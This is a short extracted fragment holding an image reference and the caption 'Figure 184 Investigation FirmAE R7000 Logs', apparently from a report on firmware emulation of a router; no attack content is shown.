


Figure 184 Investigation FirmAE R7000 Logs